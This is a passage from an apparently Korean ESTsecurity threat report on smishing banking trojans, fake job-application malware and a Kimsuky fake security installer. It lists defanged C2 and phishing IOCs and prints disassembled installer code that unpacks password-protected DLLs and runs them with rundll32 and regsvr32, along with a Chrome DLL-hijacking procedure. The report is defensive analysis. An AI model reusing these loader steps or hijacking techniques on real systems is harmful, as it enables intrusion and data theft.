공격자는 정부 기관부터 금융 기관, 물류 회사까지 사칭하고 있으며 여러 가지의 피싱 사이트를 구축해둔 상태이다. 실제 사이트 이미지를 그대로 가져와 사칭하였기 때문에 구분이 어려움으로 알려지지 않은 사이트나 의심스러운 링크 접속을 조심해야 한다. 또한, 스미싱 문자 내용에 기재된 전화번호로 전화하지 않고 검색을 통한 전화번호 확인 및 주의가 필요하다.



[그림 15] 추가 피싱 화면

다음은 악성 앱 공격의 예방 및 대응 방법이다.


- 악성 앱 예방

1) 출처가 불분명한 앱은 설치하지 않는다.
2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
3) SMS나 메일 등으로 보내는 앱은 설치하지 않는다.

- 악성 앱 감염 시 대응

1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
A. 백신 앱의 신고하기 기능을 사용하여 신고.
B. 수동으로 악성 앱 삭제

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 16] 탐지 화면

현재 알약 M 에서는 해당 앱을 **'Trojan.Android.Banker'** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]
614441818553247860198E449A0612A5

[Phishing Site]
hxxp[:]//149.30.244[.]244

[Update Server]
149.30.244[.]21/app2/app2.apk

[C2]
45.207.34[.]246
154.197.48[.]67
sn2c4hg6fprb8[.]com
sn3isv3hf36ef[.]com
sn4yitf01o3pk[.]com
sn5us1iw4h9rv[.]com
sn1lwm3e04gwf[.]com
sn6xs1hfa6x2o[.]com

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3

최신 보안 동향

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.


구인구직사이트와 유사한 도메인을 통해 유포중인 입사지원서 위장 악성파일 주의!

국내 구인구직 사이트와 유사한 도메인을 이용한 악성코드 공격이 지속되고 있습니다.

구인구직 사이트와 유사한 악성 URL 을 이용하여 악성파일을 유포하는 공격은 21 년 상반기 최초로 발견되었으며, 이스트시큐리티 4 월 보안동향보고서에서도 해당 공격 및 유포되는 악성 페이로드에 대해 분석을 진행한 적이 있습니다.

하지만 최근 들어 그 공격 빈도가 잦아지고 있을뿐만 아니라, 해당 입사지원 파일을 통해 다운로드 되는 악성코드가 카카오톡 PC 버전의 ID 정보 탈취 등 악성 페이로드의 명령 제어 기능도 지속적으로 추가되고 있는 정황이 확인되어 주의가 필요합니다.

이번 공격은 기존에 공개된 다수의 공격들과 유사하게 입사지원서 이메일을 위장한 피싱 메일을 통해 진행되었으며, 이메일 내 첨부되어 있는 악성 링크의 도메인 주소를 실제 존재하는 국내 구인구직 사이트와 유사하게 생성하여, 마치 실제 구인구직 사이트를 통해 파일이 내려오는 것처럼 보이도록 유도합니다.




[그림 1] 입사지원서를 위장한 피싱 메일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이번 공격에는 'job1-info[.]com' 도메인이 활용되었는데, 이는 실제 구인구직 사이트인 잡인포(jobinfo.co.kr)' 도메인 주소를 모방한 것으로 볼 수 있으며, 공격에 악용된 C&C 서버 아이피 '45.76.211.14'를 추가 조사한 결과, 'job3-info[.]com', 'jd-albamon[.]com', 'jobdown3[.]com' 등의 도메인 사용 이력이 존재하여 다수의 유사 공격이 이미 진행되었다는 것을 알 수 있습니다.

만일 이메일 수신자가 링크를 클릭하면, 공격자 서버에서 【오**-hwp(입사지원서)】 파일명의 악성 실행파일(.EXE)이 포함되어 있는 캐비닛 파일(.CAB)이 다운로드 됩니다.




[그림 2] 악성 exe 파일이 포함된 cab 파일

윈도우의 폴더 보기 옵션은 기본적으로 해제되어 있어, 사용자가 따로 설정하지 않는 이상 개별 파일의 파일 확장자가 보이지 않는다. 공격자는 이런 점을 악용하여 파일명에 hwp 단어를 추가해 한글 문서파일처럼 보여 실행하도록 유도하였습니다.

만약 사용자가 내부에 포함되어 있는 실행파일을 실행시키면 백그라운드에서는 'netscore.exe' 프로그램을 실행시키며, 사용자 화면에는 실제 이력서처럼 위장한 디코이 파일을 보여주어 사용자가 공격임을 인지하지 못하도록 유도합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 3] 사용자를 속이기 위해 보여주는 디코이 파일

'netscore.exe' 파일은 감염 PC 정보를 수집하여 특정 서버(b.center-main[.]com, a.center-main[.]com)로 전송하며, 공격자의 명령에 따라 음성녹음, 폴더 및 파일정보수집 등 다양한 추가 악성 행위를 할 수 있는 명령 제어 기능도 다수 포함하고 있습니다.


입사지원서를 위장한 피싱 메일을 통한 공격은 공격자들이 즐겨 사용하는 공격 방식 중 하나입니다.

공격자들이 입사지원서라는 동일한 주제를 가지고 다양한 형태의 공격 방식을 연구하고 있는 만큼, 이메일 내 첨부파일이나 링크 클릭 시 반드시 주의해야 합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

킴수키(Kimsuky)조직의 'Mail Online Security' 프로그램 위장 공격 주의!


최근, 북한 정부의 지원을 받는 것으로 알려진 킴수키(Kimsuky) 조직이 정상적인 보안 설치 프로그램으로 위장한 악성파일 유포 공격이 포착되어 각별한 주의가 필요합니다. 분석결과, 이번 공격은 국가사이버안보센터(NCSC) 합동분석협의체가 지난 9 일 공개한 '한국인터넷진흥원(KISA) 보안업데이트를 위장한 악성코드 유포 주의!' 의 변종으로 확인되었습니다.



[그림 1] iso 파일을 위장하여 유포 중인 악성파일

악성 파일은 setup 이름의 iso 파일로 위장하여 유포되며, 내부에는 setup.exe 파일이 포함되어 있습니다. 악성 파일은 방패 모양 아이콘과 'setup.exe' 파일명 그리고 'Mail Online Security' 파일 속성을 가지고 있어 마치 정상 보안프로그램처럼 오인하도록 유도합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 2] 정상 보안 프로그램 설치파일로 위장

사용자가 파일을 실행하면, Mail Online Security 를 설치창을 보여주며 정상 보안프로그램 설치파일인 것처럼 위장합니다. 하지만 백그라운드에서는 'unrar.exe'를 통해서 'plugins.rar'를 '123qwe!'로 패스워드로 압축을 해제(nos_mon.dll, nos.dll)하고 dll 파일들을 실행합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

```
.function(export) void INITIALIZEWIZARD()
    pushtype S32 ; StackCount = 1
    pushtype UnicodeString_2 ; StackCount = 2
    assign Var2, UnicodeString_3("plugins.rar")
    call EXTRACTTEMPORARYFILE
    pop ; StackCount = 1
    pushtype UnicodeString_2 ; StackCount = 2
    assign Var2, UnicodeString_3("unrar.exe")
    call EXTRACTTEMPORARYFILE
    ............
    assign Var8, UnicodeString_3("x -y -p123qwe! {tmp}\\plugins.rar")
    pushvar Var7 ; StackCount = 9
    call EXPANDCONSTANT
    ........
    assign Var9, UnicodeString_3("{tmp}\\unrar.exe")
    pushvar Var8 ; StackCount = 10
    call EXPANDCONSTANT
    call EXEC
    ......
    assign Var8, UnicodeString_3("/c rundll32 {tmp}\\nos_mon.dll UpdateStart")
    pushvar Var7 ; StackCount = 9
    call EXPANDCONSTANT
    assign Var8, UnicodeString_3("cmd.exe")
    call EXEC
    ............
    assign Var8, UnicodeString_3("/c regsvr32 /s {tmp}\\nos.dll")
    pushvar Var7 ; StackCount = 9
    call EXPANDCONSTANT
    assign Var8, UnicodeString_3("cmd.exe")
    pushvar Var2 ; StackCount = 9
    call EXEC
```


[그림 3] 컴파일된 pascal을 디스어셈블한 화면

dll 파일들의 기능은 다음과 같습니다.

파일명	기능
nos_mon.dll	현재 열려진 Chrome.exe 에 페이로드 Dll Injection
nos.dll	Dll 하이재킹을 통해서 악성 페이로드를 실행하며, 아래 절차에 따라 진행 1) 'C:\Program Files\Chrome' 경로를 'C:\ProgramData\Chrome'로 복사 2) 리소스에 있는 최종 페이로드를 chrome.exe 가 위치한 곳에 'version.dll'로 복사 3) 윈도우 폴더에서 'version.dll'을 위 크롬 실행 파일 경로의 'versions.dll' 이름으로 복사 (정상적으로 version.dll 의 Export Function 을 포워딩하여 오류를 방지 목적) 4) chrome.exe 를 'Chrome Updater' 이름으로 자동 실행 등록 및 실행 5) 최종적으로 'chrome.exe'는 변조된 'version.dll'을 실행

최종적으로, 변조된 'version.dll'은 명령제어 기능을 수행하며 명령제어 기능에는 자가삭제, 파일 업로드/다운로드, 프로세스 PID/이름 리턴 등을 포함하고 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 4] chrome.exe 에 실행된 악성 version.dll

ESRC 는 여러 지표들을 분석한 결과, 이번 공격이 북한 정찰총국이 배후에 있는 킴수키(Kimsuky) 조직의 블루 에스티메이트(Blue Estimate) 캠페인의 연장선으로 결론지었습니다.

대북 관련 사이버 위협 수위가 나날이 증대되고 있는 만큼, 개인 뿐만 아니라 보안 주체의 세밀한 관리가 필요한 시기입니다. 따라서, 수신된 이메일의 진위 여부를 면밀히 따져보고 신뢰가 확보되지 않는 메일의 첨부 파일과 URL 에 무심코 접근하는 행위를 반드시 지양해야 합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616